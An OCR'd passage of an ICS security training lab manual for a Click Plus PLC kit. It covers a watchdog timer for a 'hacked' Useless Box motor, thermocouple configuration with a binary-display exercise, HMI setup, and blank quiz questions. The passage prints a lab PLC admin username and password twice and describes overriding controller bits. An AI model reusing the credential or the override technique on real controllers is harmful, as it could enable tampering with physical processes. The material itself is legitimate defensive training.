
Task 4 -- Write a Useless Box "Hack" Watchdog Timer

We also want to start creating an alarm condition when the Useless box switch is in the "On" position and the motor isn't moving the arm forward to turn the Useless box switch to the "Off" position. It is common to create a Watchdog timer in embedded systems to guard against being stuck in a state without a way to exit to an alarm state. We will load ladder logic to allow the Watchdog timer to begin to run whenever the Useless box switch is in the "On" position. We will use memory bit C2 to indicate we are in alarm condition.


1. Close the `ClickLab01.3.ckp` project and open the Click Plus PLC Project titled "`ClickLab01.3-complete.ckp`" that is located in the Lab `Files\Lab 1.3\Click` Folder.




2. Download the `ClickLab01.3-complete.ckp` program to the Click Plus PLC by selecting "`Write Project`" on the `Home` tab. Make sure you are online with the Click Plus PLC after you have successfully written the project to the PLC so you can turn the C1 Hack Useless Box memory coil "On".




3. In the Navigation window, right click on `Data View` and add DataView1. Open the DataView1 window.




4. In the DataView1 window select the " `Edit` " button. Then enter C1 into the Address column select " `On` " and enter a preset for Timer T3 by typing "DS3" into the Address column, and 3000 into the "New Value" column. Click " `Write All New Values` " and this will turn C1 on and enter the value 3000 into the DS3 register.



5. Flip the Useless box switch to the " `On` " position and the motor should not energize. The Watchdog timer should time out and you should observe bit C2 go "On" to indicate an alarm condition. Prove this by closing the Data View window and examining the ladder logic. You should see the T3 Watchdog Timer has timed out and memory coil C2 Useless Box Watchdog Alarm bit should be on.



6. Go offline with the PLC by selecting the `Home` tab and click "`Online`" in the menu to toggle the PLC offline.



7. Close the project without saving by selecting "`File`" and then "`Close Project`".

Questions

1. When memory coil C1 – "Hack Useless Box" is energized in program ClickLab01.3-complete.ckp, is the C1 contact on Rung 5 open or closed and why? (see Task 4, Step 5 for a screen shot of Rung 5)

   _____

   _____

   _____

2. When a Click Plus PLC timer is energized, does the accumulated value stop incrementing once it is equal to the Preset value?

   . _____

   _____

3. Is it possible to override a Click Plus PLC output within the Override View?

   _____

   _____

Exercise Takeaways

When any output device is interfaced to a PLC, the code is responsible to turn the device on and off. Intentionally or unintentionally the output can be turned on or off with good or bad coding practices. We saw where the Useless box motor can be controlled by turning a bit on or off through the PLC logic. As we program PLC's to control more complex systems it becomes

challenging to verify and validate the PLC code, especially for abuse case studies. Having a good method for conveying intended behavior is paramount so a PLC programmer can factor in all the use cases.

Lab 1.4 -- Integrating Analog Input

Background


Total Lab Time: 20 minutes

Objectives

- Review the wiring of a K Type Thermocouple to your Click Plus PLC
- Modify the setup configuration of the Thermocouple module to accept a K type thermocouple
- Write a PLC program to display the current value in the Click Plus PLC register DF1
- Parse out the current value into a binary temperature format, which will be used in a later C-more HMI lab

Task 1 -- Review the wiring of a K Type Thermocouple

The Click Plus PLC has a dedicated Thermocouple input module where the physical thermocouples connect. The following wiring diagram represents the K type thermocouple wiring.




It should be noted, a Thermocouple has a positive and negative lead and can be wired incorrectly. In most cases if a Thermocouple is wired backwards, the temperature indication will go down as the actual temperature increases and vice versa, if the actual temperature decreases then the temperature indication will increase.

Task 2 -- Modify the setup configuration

Because a thermocouple module can be configured for different types of thermocouples, you must check to make sure your module is set to type K. We also want the data from the thermocouple to be sent to data register DF101.

1. To modify the configuration, open the Click Plus PLC Project titled " `ClickLab01.4.ckp` " located in Lab `Files\Lab 1.4\Click` Folder and go online with the Click Plus PLC to download the logic to the Click Plus PLC. To download the Click Plus PLC, select " `Home` " from the top menu bar and select " `Write Project` ".




   Select " `Connect` ". When you are prompted for the password, enter:


   User Type: `admin`
   Password: `sansics123`

   Then click " `OK` " and " `Yes` " to change the Click Plus PLC to STOP mode. After the "Transfer Completed" dialog box appears, select " `OK` " and then select " `Run` " to complete the download.


2. While online with the Click Plus PLC, select `Setup` from the menu bar and `System Configuration` .



3. From the System Configuration window, select " `Config` " under the column named "I/O 1".



4. Verify the Input Type is set to Type K (-283F to 2502F) and the Data Register is set to DF101.



Select `OK` on the next two screens. If the Click Plus programming software prompts to overwrite Nicknames select " `Yes` "

This concludes the Thermocouple configuration.

Task 3 -- Write a PLC program

The Click thermocouple module will send a floating-point temperature to register DF101 due to our configuration. While online, you can use the Data View window and enter DF101 into the address column to see the current temperature value being reported by the thermocouple and the thermocouple module.

To finish up this lab in a challenging way, write a ladder program to represent the current integer value of the temperature in binary by using the following memory bits:

Y209 = Temperature Binary 256
Y208 = Temperature Binary 128
Y207 = Temperature Binary 64
Y206 = Temperature Binary 32

Y205 = Temperature Binary 16
Y204 = Temperature Binary 8
Y203 = Temperature Binary 4
Y202 = Temperature Binary 2
Y201 = Temperature Binary 1

For example, if the current temperature is 86°F, then we want to see bits, Y207 which equals 64 degrees F and Y205 which equals 16 degrees F, Y203 which equals 4 degrees F and Y202 which equals 2 degrees F. (64 + 16 + 4 + 2 = 86). Your ladder program should turn the appropriate bits on to equal the current temperature.

Give it a try utilizing the math instructions to help you conquer this quest. Make sure you use the assigned Y201 through Y209 as we will use this in our future HMI labs. You can utilize the status monitor view to verify your work.

If you want to see an example of a possible answer, load `ClickLab01.4 --complete.ckp` and scroll down to the logic beyond rung seven.

Questions

1. By setting the thermocouple to a different type, will the actual temperature be reading higher or lower?

   _____
   _____
   _____

2. What are the two main types of analog signals used by an ICS system?

   _____
   _____
   _____

3. How can we detect if an analog sensor has failed?

   _____
   _____
   _____

Exercise Takeaways

Analog signals are processed by a PLC typically using special analog modules. Popular analog modules include 0-20 ma, 4-20 ma, 0-10VDC, ± 10VDC input and output modules. We also used a thermocouple module to read the millivolt input from a thermocouple where the module scaled the input and reported it to a floating-point register. Many analog modules will have a sensor loss detection circuit and will allow the programmer to take action once the sensor loss is detected.

Lab 1.5 -- Local HMI Setup and Control

Background

Total Lab Time: 30 minutes


Objectives

- Modify the C-more HMI Overview screen, the Flasher Timer Control, and map the function keys on the Menu Button screen
- Download the completed HMI program to the C-more HMI panel through the USB to Serial converter.
- Establish communications from the C-more HMI and the Click Plus PLC via Serial Modbus
- Test the temperature screen and verify your binary temperature program in the Click Plus PLC is working properly.
- Verify the Useful Box "Hack" alarm and alarm state is working properly.

Task 1 -- Modify HMI screen, timer control, and map function keys

The C-more HMI is programmed with the C-more micro–Programming Software. It is used to program and download the student kit C-more HMI. In this lab you will open up a partially completed C-more HMI project and finish the screens before downloading. Let's get started!

1. In the Click Plus software, download the Lab `Files\Lab 1.5\Click\Lab01.5-complete.ckp` by selecting the "`Home`" menu item then selecting "`Write Project`".




   Select "`Connect`". When you are prompted for the password, enter:

   User Type: `admin`
   Password: `sansics123`


> **Note**
>
> The Click Plus project files may have a different IP Address settings than what you require or that are now stored in your PLC.

2. Select "`Use PLC Settings`" to keep your Click Plus PLC IP Address configuration.

